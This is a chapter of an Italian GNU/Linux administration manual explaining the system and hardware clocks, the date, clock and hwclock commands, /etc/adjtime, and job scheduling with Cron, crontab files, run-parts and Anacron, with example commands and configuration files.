È importante scegliere il tipo di orario su cui deve allinearsi l'orologio hardware. Generalmente, la scelta è tra la propria ora locale, o il tempo universale (UTC). Se non ci sono problemi di conflitti con altri sistemi operativi differenti dai sistemi GNU, è importante che si utilizzi come riferimento il tempo universale. In questo modo, è il sistema operativo a occuparsi di calcolare la differenza in base al fuso orario e all'eventuale ora estiva.

11.2.2 Orologio del kernel e orario locale

L'orologio del kernel viene impostato all'avvio, in base a quanto indicato dall'orologio hardware. Successivamente, finché il sistema resta in funzione, non viene più interpellato l'orologio hardware (a me-

no che il proprio sistema non abbia una configurazione particolare per qualche motivo).

Il sistema deve quindi sapere se l'orologio hardware è impostato sull'orario locale o sul tempo universale, per stabilire in che modo deve essere allineato l'orologio del kernel. Dal punto di vista dell'utilizzatore, nel primo caso occorre intervenire manualmente sull'orologio hardware quando inizia o termina il periodo dell'ora estiva, nel secondo caso no.

Il kernel tiene traccia esclusivamente del tempo universale, attraverso un numero che rappresenta il tempo trascorso in secondi dall'ora zero del primo gennaio 1970. Per conoscere l'orario locale si utilizza un file di configurazione, '`/etc/localtime`', contenente le informazioni necessarie a calcolarlo.

11.3 Modifica dell'orario

«

Se l'orologio del sistema è errato (intendendo in questo anche la data), è il caso di intervenire attraverso diverse azioni possibili. Il modo più semplice, nel senso che comporta meno complicazioni, è il riavvio del sistema impostando correttamente l'orologio hardware, eventualmente tenendo presente se si deve utilizzare il tempo universale.

Se il sistema non può essere riavviato, si deve intervenire attraverso il programma '**`date`**', come viene mostrato in seguito. Ma così facendo, dal momento che il sistema operativo è in funzione si provocano degli squilibri, sia nel sistema di pianificazione dei processi (Cron), sia in alte situazioni (anche il sistema grafico X può risentirne). Il minimo che può capitare è di osservare un'intensa attività del sistema dovuta all'avvio di processi da parte del demone '**`cron`**'.

Tuttavia, quando si interviene sull'orologio di un sistema in funzione, con un cambiamento importante, bisogna accettare il rischio di dover riavviare il sistema, se ci si accorge che tutto è diventato instabile.

In alternativa alla modifica dell'orologio del sistema, si può agire sull'orologio hardware attraverso il programma '**clock**'. Così, al prossimo riavvio l'orario dovrebbe risultare corretto, senza infastidire la sessione di lavoro attuale.

Quando si decide di modificare l'orario di sistema attraverso '**date**', dal momento che il più difficile è fatto, conviene anche aggiornare l'orologio hardware attraverso '**clock**'.

11.4 Strumenti per la gestione dell'orologio

Attraverso il programma '**date**' si può leggere o impostare la data e l'ora del sistema. Dal momento che il kernel gestisce l'orologio con riferimento al tempo universale, è necessaria un'opportuna conversione che avviene per mezzo di quanto indicato nel file '`/etc/localtime`', che generalmente è un collegamento simbolico al file adatto, contenuto nella directory '`/usr/share/zoneinfo/`' (queste collocazioni sono definite in base alla gerarchia standard dei sistemi GNU/Linux, a cui tutte le distribuzioni dovrebbero uniformarsi).

Il programma '**clock**' permette di leggere o impostare la data e l'ora dell'hardware. Utilizza il file '`/etc/adjtime`' per permettere un aggiustamento automatico del suo valore, quando si conosce esattamente di quanti secondi sbaglia ogni giorno.

11.4.1 Utilizzo di «date»

Il programma '**date**'[1] permette di conoscere o di modificare la data e l'ora del sistema, cioè quella gestita dal kernel. L'utente comune può utilizzare '**date**' per ottenere la data e l'ora attraverso lo standard output, mentre solo l'utente '**root**' può intervenire per modificarne il valore.

`date` [*opzioni*] [+*formato*] [*data_orario*]

È importante tenere a mente che la modifica del valore contenuto nell'orologio del sistema può comportare instabilità.

La riga di comando di '**date**' si divide in tre parti principali: le opzioni, il formato di rappresentazione e la data. Il formato di rappresentazione è una stringa che descrive in che modo si vuole venga restituita la data o l'ora attuale. L'indicazione della data permette all'utente '**root**' di modificare la data e l'ora del sistema.

Tabella 11.1. Alcune opzioni.

Opzione	Descrizione
`-d` ***data_orario*** `--date=`***data_orario***	Emette la data e l'ora specificata attraverso l'argomento (composto da una stringa).
`-s` ***data_orario*** `--set=`***data_orario***	Modifica la data del sistema, secondo quanto indicato nell'argomento, costituito da una stringa. La data e l'ora possono essere espressi nello stesso modo in cui si può fare con l'opzione '**-d**'.

Opzione	Descrizione
`-u` `--universal`	Emette o modifica la data riferita al tempo universale (UTC).

Se negli argomenti ne compare uno che inizia con un segno '**+**', questo viene interpretato come un formato di rappresentazione da utilizzare per emettere la data e l'ora. Si tratta di una stringa, dove tutti i caratteri vengono trattati per quello che sono, a eccezione delle direttive indicate nella tabella 11.2.

Tabella 11.2. Direttive per la rappresentazione delle informazioni data-orario di '**`date`**'.

Direttiva	Descrizione
`%%`	Rappresenta un simbolo di percentuale singolo.
`%n`	Rappresenta un codice di interruzione di riga.
`%t`	Rappresenta una tabulazione orizzontale.
`%s`	Numero di secondi trascorsi dall'epoca di riferimento (1970.01.01 00:00:00 UTC).
`%c`	Data e ora corrispondente alla stringa '**`%a %b %d %X %Z %Y`**'.
`%H`	L'ora secondo il formato «00..23».
`%I`	L'ora secondo il formato «01..12».
`%k`	L'ora secondo il formato « 0..23».
`%l`	L'ora secondo il formato « 0..12».

Direttiva	Descrizione
`%M`	Minuti secondo il formato «00..59».
`%S`	Secondi secondo il formato «00..59».
`%p`	AM o PM.
`%Z`	Sigla del fuso orario o nulla se non è determinabile.
`%r`	Orario in 12 ore, secondo il formato «hh:mm:ss AM/PM».
`%T`	Orario in 24 ore, secondo il formato «hh:mm:ss».
`%X`	Rappresentazione locale dell'orario, corrispondente generalmente alla stringa '`%H:%M:%S`'.
`%a`	Giorno della settimana abbreviato.
`%A`	Giorno della settimana esteso.
`%u`	Giorno della settimana, secondo il formato «1..7», dove uno corrisponde al lunedì.
`%U`	Settimana dell'anno, utilizzando la domenica come primo giorno, «00..53».
`%V`	Settimana dell'anno, utilizzando il lunedì come primo giorno, «01..53». La prima settimana (rappresentata come settimana «01»), per essere tale, deve includere almeno quattro giorni del nuovo anno.
`%w`	Giorno della settimana, con lo zero corrispondente alla domenica, «0..6».
`%b` `%h`	Mese abbreviato.

Direttiva	Descrizione
`%B`	Mese per esteso.
`%m`	Mese secondo il formato «01..12».
`%y`	Le ultime due cifre dell'anno, «00..99».
`%Y`	Anno per esteso.
`%C`	Secolo, pari al risultato intero di ***anno***/100.
`%d`	Giorno del mese secondo il formato «01..31».
`%e`	Giorno del mese secondo il formato « 1..31».
`%j`	Giorno dell'anno secondo il formato «001..366».
`%D`	Data secondo il formato «mm/gg/aa».
`%x`	Rappresentazione locale della data in forma numerica.

Quando non viene indicato un formato di rappresentazione della data, questa viene emessa secondo quanto si otterrebbe con la direttiva '**`%c`**'.

Se viene indicato un argomento che non appartiene alle opzioni e non inizia con il segno '**+**', allora viene inteso trattarsi dell'indicazione di una data ed eventualmente di un'ora, da utilizzare per modificare quella del sistema. La sintassi per indicare l'informazione data-orario, è la seguente:

MMGGhhmm [[***SS***] ***AA***] [***.ss***]

In pratica, si possono inserire otto cifre numeriche che rappresentano, rispettivamente a coppie: il mese, il giorno, le ore e i minuti. Di seguito si possono aggiungere altre due o quattro cifre che rappresentano l'anno («SS» sta per secolo). Infine, indipendentemente dal fatto che sia presente l'informazione dell'anno, possono essere aggiunte due cifre, separate da un punto, che rappresentano i secondi.

Segue la descrizione di alcuni esempi.

- `$` **`date -d '2 months 5 days'`** [*Invio*]

  Restituisce la data corrispondente a due mesi e cinque giorni nel futuro.

- `$` **`date -d '1 month 3 hours ago'`** [*Invio*]

  Restituisce la data corrispondente a un mese e tre ore fa.

- `$` **`date '+%d/%m/%Y'`** [*Invio*]

  Emette la data nella forma ***giorno*/*mese*/*anno***, con l'anno per esteso.

- `#` **`date 03151045`** [*Invio*]

  Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45.

- `#` **`date 03151045.10`** [*Invio*]

  Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45:10.

- `# date 031510452012` [*Invio*]

  Modifica la data del sistema in modo che corrisponda al 15 marzo 2012 alle ore 10:45.

11.4.2 Utilizzo di «clock»

Il programma '**clock**' permette di accedere all'orologio hardware dell'elaboratore.

```
clock [-u] [-r | -w | -s | -a]
```

Tabella 11.3. Alcune opzioni.

Opzione	Descrizione
`-u`	Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).
`-r`	Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.
`-w`	Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**-u**'.
`-s`	Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**-u**'.
`-a`	Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware, tenendo conto anche dell'errore sistematico indicato nel file '`/etc/adjtime`' e riaggiornando lo stesso orologio hardware.

Segue la descrizione di alcuni esempi.

- # **clock -r** [*Invio*]

  Legge e restituisce la data e l'orario contenuto nell'orologio hardware.

- # **clock -r -u** [*Invio*]

  La stessa cosa dell'esempio precedente, ma visualizza la data e l'ora locale, essendo l'orologio impostato sul tempo universale.

- # **clock -w -u** [*Invio*]

  Aggiorna l'orologio hardware, con riferimento al tempo universale, secondo l'orologio del sistema.

- # **clock -a -u** [*Invio*]

  Aggiorna l'orologio di sistema a partire da quello hardware, tenendo conto che l'orologio hardware è riferito al tempo universale, calcolando anche l'eventuale aggiustamento contenuto nel file '`/etc/adjtime`'.

11.4.3 Utilizzo di «hwclock»

Il programma '**hwclock**'[2] è una versione alternativa del programma '**clock**', specifica per i sistemi GNU/Linux, con il quale è comunque compatibile. In particolare, accetta anche quasi tutte le opzioni di quel programma.

```
hwclock [opzioni]
```

A differenza di '**clock**', '**hwclock**' è in grado di modificare direttamente l'orologio hardware, senza dover leggere l'orario fornito dal

sistema operativo; inoltre, è in grado di gestire in modo autonomo il file di configurazione '`/etc/adjtime`' annotando l'errore dell'orologio hardware in base ai comandi di modifica dati dall'utente del sistema.

Tabella 11.4. Alcune opzioni.

Opzione	Descrizione
`-u` `--utc`	Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).
`-r` `--show`	Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.
`-w` `--systohc`	Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**`-u`**'.
`-s` `--hctosys`	Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**`-u`**'.
`-a` `--adjust`	Aggiusta la data dell'orologio hardware in funzione del contenuto del file '`/etc/adjtime`'.

Opzione	Descrizione
`--set`	Imposta l'orologio hardware in base all'indicazione data attraverso l'opzione '**`--date`**', modificando di conseguenza anche il file '`/etc/adjtime`'.
`--date=`***data_orario***	Definisce la data da attribuire all'orologio hardware. In pratica si usa solo assieme all'opzione '**`--set`**'.

Segue la descrizione di alcuni esempi.

- `#` **`hwclock -r`** [*Invio*]

  Mostra la data e l'ora dell'orologio hardware.

- `#` **`hwclock -r -u`** [*Invio*]

  Mostra la data e l'ora dell'orologio hardware, tenendo conto che quella è riferita al tempo universale, correggendola di conseguenza prima di visualizzarla.

- `#` **`hwclock -u --set --date='04/01/2012 10:10:30'`** [*Invio*]

  Imposta l'orologio hardware al 1 aprile 2012, alle ore 10:10 e 30 secondi. Contestualmente, '**`hwclock`**' modifica il file '`/etc/adjtime`' annotando l'errore sistematico dell'orologio hardware in base alla differenza riscontrata rispetto all'orario precedente.

- `#` **`hwclock -a`** [*Invio*]

  Corregge la data dell'orologio hardware in funzione delle informazioni contenute del file '`/etc/adjtime`'.

- `#` **`hwclock -u -s`** [*Invio*]

Aggiorna l'orologio del sistema in base al valore riportato dall'orologio hardware, che risulta posizionato sul tempo universale.

11.4.4 File «/etc/adjtime»

Il file '`/etc/adjtime`' viene utilizzato da '**`clock`**' o da '**`hwclock`**' per tenere traccia dell'errore sistematico dell'orologio hardware. Contiene una sola riga di testo dove appaiono tre numeri, il cui significato è espresso dalla sintassi seguente:

```
[+|-] aggiustamento_giornaliero   ultimo_utilizzo   resto
```

Quando questo file non è configurato, appare la riga seguente:

```
0.0 0 0.0
```

Il primo valore rappresenta l'aggiustamento giornaliero in secondi che sarebbe necessario per fare sì che l'orologio hardware sia corretto. Per esempio, se vengono guadagnati sistematicamente cinque secondi ogni giorno, si può modificare il primo valore indicando '**`-5.0`**'.

Il secondo numero viene gestito dai programmi che si occupano di aggiustare l'orologio e serve a memorizzare quando è stato fatto l'ultimo aggiustamento. Questo valore viene indicato con un numero che rappresenta quanti secondi sono trascorsi a partire dalla data di riferimento del sistema.

L'ultimo valore rappresenta la parte frazionaria di secondo che non ha potuto essere utilizzata nell'ultimo aggiustamento.

In pratica, l'amministratore del sistema deve occuparsi solo di modificare il primo valore, perché gli altri due sono gestiti direttamente dai programmi che si occupano di correggere l'orario. Eventualmente, utilizzando il programma '**hwclock**' con l'opzione '**--set**', non è nemmeno necessario preoccuparsi di questo.

Per fare in modo che l'orologio hardware venga corretto regolarmente attraverso le informazioni di questo file, è necessario che la procedura di inizializzazione del sistema sia stata predisposta in modo tale da provvedere ogni volta che viene avviato il sistema operativo. Di solito, le distribuzioni GNU sono già organizzate in questo modo; tuttavia potrebbe rimanere il problema di aggiornare l'orologio durante il funzionamento del sistema, in tutti i casi in cui l'elaboratore rimane acceso per tempi molto lunghi (si pensi a un nodo di Internet che offre dei servizi ininterrottamente). Evidentemente, occorre configurare il sistema Cron in modo da eseguire ogni giorno (a una certa ora) i comandi seguenti:

```
/sbin/clock -u -a
/sbin/clock -u -s
```

Oppure:

```
/sbin/hwclock -u -a
/sbin/hwclock -u -s
```

In pratica, prima si aggiorna l'orologio hardware e quindi si riallinea l'orologio del sistema operativo (negli esempi mostrati si presume che l'orologio hardware sia puntato sul tempo universale).

Il programma '**clock**' originale dovrebbe fare tutto utilizzando solo l'opzione '**-a**' (senza bisogno di essere riavviato con l'opzione '**-s**' per allineare il kernel). Tuttavia, se si tratta di un collegamento a '**hwclock**' che accetta la stessa opzione, l'aggiornamento dell'orologio del kernel deve essere richiesto in modo esplicito come è stato mostrato.

11.5 Cron

Nel bel mezzo della notte, mentre si sta lavorando isolati da qualunque rete, potrebbe capitare di notare un'intensa attività del sistema senza una giustificazione apparente. Di solito si tratta del demone '**cron**'. Cron è il sistema che si occupa di eseguire, attraverso il demone '**cron**', dei comandi in momenti determinati in base a quanto stabilito all'interno della sua configurazione, rappresentata dai file ***crontab***. Questi file possono essere diversi, solitamente uno per ogni utente che ha la necessità di pianificare l'esecuzione di alcuni comandi e uno generale per tutto il sistema.

I file crontab vengono creati attraverso il programma '**crontab**' e questo permette di non dovere sapere necessariamente dove devono essere collocati e in che modo vanno nominati. Oltre che per un fatto di relativa comodità, l'esistenza del programma '**crontab**' permette di evitare che i file crontab siano accessibili a utenti che non ne siano i proprietari. Inoltre, non è necessario preoccuparsi di avvisare il demone '**cron**' dell'avvenuto cambiamento nella situazione dei piani di esecuzione.[3]

L'output dei comandi che il sistema Cron mette in esecuzione, se non è stato ridiretto in qualche modo, per esempio a '`/dev/null`'

o a un file, viene inviato con un messaggio di posta elettronica all'utente cui appartiene il file crontab.

Il demone '**cron**' viene avviato di norma durante la procedura di inizializzazione del sistema. Di questo demone ne esistono almeno due tipi diversi per i sistemi GNU: quello di Paul Vixie e quello di Dillon. Nelle sezioni seguenti si fa riferimento in particolare al sistema Cron di Paul Vixie.[4]

Vedere *cron(1)*, *crontab(1)* o *crontab(8)*, e *crontab(5)*.

11.5.1 Utilizzo di «cron»

«

Il programma '**cron**' è un demone funzionante sullo sfondo (*background*) che si occupa di interpretare i file crontab collocati in '`/var/spool/cron/crontabs/`' oltre a uno speciale, '`/etc/crontab`', il cui formato è leggermente diverso.

```
cron
```

Dal momento che la sostanza del funzionamento di questo programma sta nell'interpretazione dei file crontab, le altre notizie sul suo utilizzo sono riportate in occasione della presentazione di quei file.

11.5.2 Utilizzo di «crontab»

«

Il programma '**crontab**' permette di creare o modificare il file crontab di un utente determinato. In particolare, solo l'utente '**root**' può agire sul file crontab di un altro utente. Di solito, il programma '**crontab**' viene utilizzato con l'opzione '**-e**' per modificare o creare il file crontab.

```
crontab [opzioni]
```

I file crontab vengono poi utilizzati dal demone '**cron**' che si occupa di eseguire i comandi lì indicati.

Tabella 11.8. Alcune forme di utilizzo di '**crontab**'.

Sintassi	Descrizione
`crontab [-u utente] file`	Sostituisce il file crontab con il contenuto del file indicato come argomento.
`crontab -l [utente]`	Visualizza il file crontab dell'utente.
`crontab -e [utente]`	Crea o modifica il file crontab dell'utente.
`crontab -r [utente]`	Cancella il file crontab dell'utente.

Segue la descrizione di alcuni esempi.

- `$` **`crontab -e`** [*Invio*]

  Inizia la modifica del file crontab dell'utente.

- `$` **`crontab -l`** [*Invio*]

  Visualizza il contenuto del file crontab dell'utente. Il suo contenuto potrebbe apparire come nel listato seguente:

```
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.1466 installed on Thu Aug 21 17:39:46 1997)
10 6 * * * echo "ciao ciao"
```

- `$` **`crontab -r`** [*Invio*]

  Elimina il file crontab dell'utente.

11.5.3 File «/var/spool/cron/crontabs/*»

I file contenuti nella directory ‘`/var/spool/cron/crontabs/`’ sono i file crontab degli utenti comuni, creati generalmente attraverso il programma ‘**`crontab`**’. Ogni utente ha il proprio con il nome corrispondente all’utente stesso; i comandi contenuti al suo interno vengono eseguiti con i privilegi dell’utente proprietario del file crontab.

Le righe vuote sono ignorate e così anche quelle dove il primo carattere diverso da uno spazio lineare (sia spazi veri e propri, sia caratteri di tabulazione) è il simbolo ‘**#**’, che serve così a introdurre dei commenti. Un record significativo può essere un assegnamento di una variabile di ambiente o un comando Cron.

L’assegnamento di una variabile può avvenire nel modo consueto, dove gli spazi attorno al segno di uguaglianza sono facoltativi e il valore assegnato può essere indicato eventualmente con virgolette (singole o doppie):

nome = ***valore***

La possibilità di inserire degli assegnamenti di variabili di ambiente all’interno di un file crontab è una particolarità del sistema Cron di Paul Vixie.

Il demone ‘**`cron`**’ utilizza delle variabili di ambiente per determinare il proprio comportamento. Alcune di queste ricevono un valore predefinito dal demone ‘**`cron`**’ stesso, ma tutte, tranne ***LOGNAME***, possono essere modificate attraverso un assegnamento all’interno del file crontab.

Tabella 11.10. Utilizzo di alcune variabili di ambiente.

Variabile	Descrizione
SHELL	Il valore iniziale è '`/bin/sh`' stabilendo così che i comandi di Cron devono essere eseguiti facendo uso della shell standard. Normalmente, in un sistema GNU, '`/bin/sh`' è un collegamento alla shell predefinita, ovvero a Bash ('`/bin/bash`'), la quale, se avviata così, si comporta in modo compatibile con la shell standard.
LOGNAME	Il valore iniziale è il nome dell'utente e non può essere modificato.
HOME	Il valore iniziale è la directory personale dell'utente.
MAILTO	Non viene preassegnata dal demone '**`cron`**' e se risulta definita, ma non vuota, viene utilizzata per determinare il destinatario dei messaggi di posta elettronica che vengono generati. Se il contenuto di questa variabile è la stringa nulla ('`""`'), non viene inviato alcun messaggio. Se la variabile non esiste, il destinatario dei messaggi di posta elettronica è lo stesso utente a cui appartiene il file crontab.

Un file crontab tipico può contenere solo comandi di Cron. Il formato di questo può essere riassunto brevemente nel modo seguente:

data_orario comando

Il comando viene eseguito attraverso la shell indicata all'interno della variabile ***SHELL***, mentre l'indicazione data-orario si scompone in altri cinque campi.

```
minuti ore giorni_del_mese mesi giorni_della_settimana
```

I campi possono contenere un asterisco (‘`*`’) e in tal caso rappresentano ogni valore possibile di quel campo. Per esempio, ‘`* * * * *`’ rappresenta ogni minuto di ogni ora di ogni giorno del mese di ogni mese di ogni giorno della settimana.

A parte il caso degli asterischi, all’interno di questi campi si possono indicare dei valori numerici secondo gli intervalli seguenti:

Contesto	Intervallo possibile
minuti	da 0 a 59;
ore	da 0 a 23;
giorni del mese	da 1 a 31;
mesi	da 1 a 12;
giorni della settimana	da 0 a 7, dove sia zero, sia sette corrispondono alla domenica.

Per ognuno di questi campi, i valori possono essere indicati in vari modi con diversi significati.

- **Valori singoli**

  Un numero isolato all’interno di un campo indica che il comando deve essere eseguito quando l’orologio del sistema raggiunge quel valore. Per esempio, ‘`10 6 * * *`’ rappresenta esattamente le ore 06:10 di ogni giorno.

- **Intervalli**

  Un intervallo, rappresentato da una coppia di numeri separati da un trattino, indica che il comando deve essere eseguito ogni volta che l’orologio del sistema raggiunge uno di quei valori possibi-

li. Per esempio, ‘`10 6 1-5 * *`’ rappresenta esattamente le ore 06:10 dei primi cinque giorni di ogni mese.

- **Elenchi**

  Un elenco, rappresentato da una sequenza di numeri separati da una virgola (senza spazi), indica che il comando deve essere eseguito ogni volta che l’orologio del sistema raggiunge uno di quei valori. Per esempio, ‘`10 6 1-5 1,3,5 *`’ rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, marzo e maggio.

  Gli elenchi possono essere anche combinati con gli intervalli. Per esempio, ‘`10 6 1-5 1-3,5-7 *`’ rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, febbraio, marzo, maggio, giugno e luglio.

- **Passo**

  Invece di indicare momenti precisi, è possibile richiedere una ripetizione o un passo. Questo può essere rappresentato con una barra obliqua seguita da un valore e indica che il comando deve essere eseguito ogni volta che è trascorsa quella unità di tempo. Per esempio, ‘`*/10 6 * * *`’ rappresenta le ore 06:10, 06:20, 06:30, 06:40, 06:50 e 06:00. In pratica, corrisponde a ‘`0,10,20,30,40,50 6 * * *`’.

  Il passo può essere combinato opportunamente con gli intervalli. Per esempio, ‘`0-30/10 6 * * *`’ rappresenta le 06:00, le 06:10, le 06:20 e le 06:30. In pratica, corrisponde a ‘`0,10,20,30 6 * * *`’.

Quello che appare dopo i cinque campi dell’orario viene interpretato come un comando da eseguire. Più precisamente, viene considerato

tale tutto quello che appare prima della conclusione della riga o di un segno di percentuale (‘`%`’). Quello che eventualmente segue dopo il primo segno di percentuale viene interpretato come testo da inviare allo standard input del comando stesso. Se all’interno del testo da inviare appaiono altri segni di percentuale, questi vengono trasformati in codici di interruzione di riga.

Segue un esempio commentato di file crontab tratto da *crontab(5)*.

```
# Utilizza «/bin/sh» per eseguire i comandi,
# indipendentemente da quanto specificato all'interno di
# «/etc/passwd».
SHELL=/bin/sh

# Invia i messaggi di posta elettronica all'utente «tizio»,
# indipendentemente dal proprietario di questo file crontab.
MAILTO=tizio

# Esegue 5 minuti dopo la mezzanotte di ogni giorno.
5 0 * * *     $HOME/bin/giornaliero >> $HOME/tmp/out 2>&1

# Esegue alle ore 14:15 del primo giorno di ogni mese.
# L'output viene inviato tramite posta elettronica
# all'utente «tizio».
15 14 1 * *     $HOME/bin/mensile

# Esegue alle 22 di ogni giorno lavorativo (da lunedì al
# venerdì). In particolare viene inviato un messaggio di
# posta elettronica a «caio».
0 22 * * 1-5  mail -s "Sono le 22" caio%Caio,%%Vai a letto!%

# Esegue 23 minuti dopo mezzanotte, dopo le due, dopo le
# quattro,..., ogni giorno.
23 0-23/2 * * * echo "Ciao ciao"
```

```
# Esegue alle ore 04:05 di ogni domenica.
5 4 * * 0       echo "Buona domenica"
```

11.5.4 File «/etc/crontab»

Il file '`/etc/crontab`' ha un formato leggermente diverso da quello dei file crontab normali. In pratica, dopo l'indicazione dei cinque campi data-orario, si inserisce il nome dell'utente in nome del quale deve essere eseguito il comando indicato successivamente.

Nell'esempio seguente, tutti i comandi vengono eseguiti per conto dell'utente '**`root`**', ovvero, vengono eseguiti con i privilegi di questo utente.

```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# Run any at jobs every minute
* * * * * root [ -x /usr/sbin/atrun ] && /usr/sbin/atrun

# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 1 * * * root run-parts /etc/cron.daily
02 2 * * 0 root run-parts /etc/cron.weekly
02 3 1 * * root run-parts /etc/cron.monthly

# Remove /tmp, /var/tmp files not accessed in 10 days
# (240 hours)
41 02 * * * root /usr/sbin/tmpwatch 240 /tmp /var/tmp

# Remove formatted man pages not accessed in 10 days
39 02 * * * root /usr/sbin/tmpwatch 240 /var/catman/cat?
```

Una parte dell'esempio mostrato è abbastanza comune nelle varie distribuzioni GNU e merita una spiegazione aggiuntiva. A metà dell'esempio appare l'avvio del comando '**run-parts**' a cadenza oraria, giornaliera, settimanale e mensile. Per esempio, la direttiva seguente avvia il comando '**run-parts /etc/cron.hourly**' ogni ora:

```
01 * * * * root run-parts /etc/cron.hourly
```

Il nome '**run-parts**' corrisponde a un programma (a volte realizzato in forma di script) che avvia tutti gli eseguibili contenuti nella directory indicata come argomento (salva la possibilità che alcuni file con nomi particolari siano esclusi); per cui, '**run-parts /etc/cron.hourly**' serve ad avviare tutto quello che c'è nella directory '`/etc/cron.hourly/`'.

Nella propria distribuzione GNU, il nome utilizzato per questo programma potrebbe essere diverso, così come i nomi delle directory, ma ciò che conta è comprendere che per inserire un'elaborazione nei momenti più comuni, basta mettere il programma o lo script relativo nella directory che rappresenta la cadenza desiderata. Questo, tra le altre cose, permette di realizzare dei pacchetti applicativi con tutto ciò che serve per fare in modo che il sistema Cron si preoccupi di loro nel modo corretto (senza dover intervenire manualmente nei file crontab).

Una realizzazione molto semplice di '**run-parts**' in forma di script potrebbe essere simile a quella seguente:

```
#!/bin/sh

for I in $1/* ; do
    if [ -x $I ]; then
        $I
    fi
done

exit 0
```

11.5.5 File «/etc/cron.d/*»

Alcune distribuzioni GNU introducono una variante, estendendo il crontab di sistema ai file contenuti nella directory ‘`/etc/cron.d/`’. Questi file sono altrettanti crontab con la stessa sintassi di ‘`/etc/crontab`’, i quali vengono scanditi assieme a quello principale. L’utilità di questo sta nel fatto di evitare che i pacchetti che si installano debbano modificare il file crontab di sistema, limitandosi a gestire il proprio file particolare nella directory ‘`/etc/cron.d/`’.

11.6 Anacron

Cron è un sistema di pianificazione adatto principalmente per gli elaboratori che restano in funzione ininterrottamente per molto tempo; infatti, se non si accende mai l’elaboratore nell’intervallo di tempo in cui sarebbe previsto l’avvio di elaborazioni a cadenza giornaliera, settimanale o mensile, queste verrebbero automaticamente escluse. Per risolvere il problema e per garantire l’avvio di quelle elaborazioni, si può utilizzare Anacron.[5]

Anacron è un sistema di pianificazione che permette soltanto di programmare l’esecuzione di elaborazioni determinate a cadenza gior-

naliera, o a multipli di giorni. La sua logica è molto semplice: utilizza un file di configurazione, '`/etc/anacrontab`', concettualmente analogo al crontab di Cron, in cui si indica soltanto l'intervallo in giorni per l'esecuzione di processi determinati. Per mantenere memoria di ciò che è stato fatto, utilizza dei file nella directory '`/var/spool/anacron/`', annotando in che giorno ha eseguito un certo compito per l'ultima volta.

Questo sistema è gestito in pratica dall'eseguibile '**anacron**', il quale si comporta normalmente come un demone, restando in funzione solo per il tempo necessario a completare il suo lavoro: il giorno successivo, deve essere riavviato.

11.6.1 File «/etc/anacrontab»

Il file '`/etc/anacrontab`' si utilizza per configurare il comportamento di Anacron. Il file può contenere la definizione di alcune variabili di ambiente, così come si farebbe con una shell standard, quindi è composto da record (righe) che descrivono i vari compiti da eseguire. Come nel caso dei file crontab normali, le righe bianche e quelle vuote vengono ignorate; nello stesso modo sono ignorate le righe che iniziano con il simbolo '**#**'.

```
n_giorni  n_minuti_ritardo  nome_attribuito_al_job  comando
```

I record che definiscono i compiti di Anacron sono composti da campi separati da spazi bianchi di qualunque tipo:

1. il primo campo è un numero che esprime la cadenza in giorni con cui deve essere eseguito il comando;

2. il secondo campo è un altro numero che esprime un ritardo in minuti, che deve essere atteso prima di cominciare;
3. il terzo campo attribuisce un nome al compito;
4. l'ultimo campo è il comando corrispondente al compito e, in questo caso particolare, può contenere spazi.

Il significato dei campi dovrebbe essere abbastanza logico. In particolare, il ritardo viene stabilito per evitare che in un certo momento possano essere messi in funzione simultaneamente troppi processi, tenendo conto che è normale inserire l'avvio di Anacron all'interno della stessa procedura di inizializzazione del sistema.

È necessario attribuire un nome a ogni record (il compito, ovvero il *job*, secondo questa logica), per permettere a Anacron di annotarsi quando il comando relativo viene eseguito, in modo da determinare ogni volta se il tempo previsto è scaduto o meno.

La definizione di variabili di ambiente può essere necessaria, specialmente quando si prevede l'avvio di Anacron in modo automatico, attraverso la procedura di inizializzazione del sistema; in tal caso diventa fondamentale attribuire un valore alle variabili ***SHELL*** e ***PATH***. Si osservi l'esempio seguente:

```
# /etc/anacrontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

1       5       cron.daily      run-parts /etc/cron.daily
7       10      cron.weekly     run-parts /etc/cron.weekly
30      15      cron.monthly    run-parts /etc/cron.monthly
```

Oltre alla definizione delle variabili, si può vedere la dichiarazione di tre compiti che riguardano l'esecuzione di altrettanti comandi a cadenza giornaliera, settimanale e mensile. I tre compiti vengono avviati a distanza di cinque minuti uno dall'altro e anche il primo di questi attende cinque minuti per sicurezza. Si intuisce che questa pianificazione si affianchi a quella del crontab di sistema, in modo da garantire l'esecuzione degli script contenuti nelle directory '`/etc/cron.daily`', '`/etc/cron.weekly`' e '`/etc/cron.monthly`'.

11.6.2 Avvio di «anacron»

«

L'eseguibile '**`anacron`**' è quello che svolge in pratica il lavoro di gestione del sistema Anacron. Può essere avviato anche da utenti comuni, ma in generale questo non si fa, lasciando che sia la stessa procedura di inizializzazione del sistema a preoccuparsene.

```
anacron [opzioni]
```

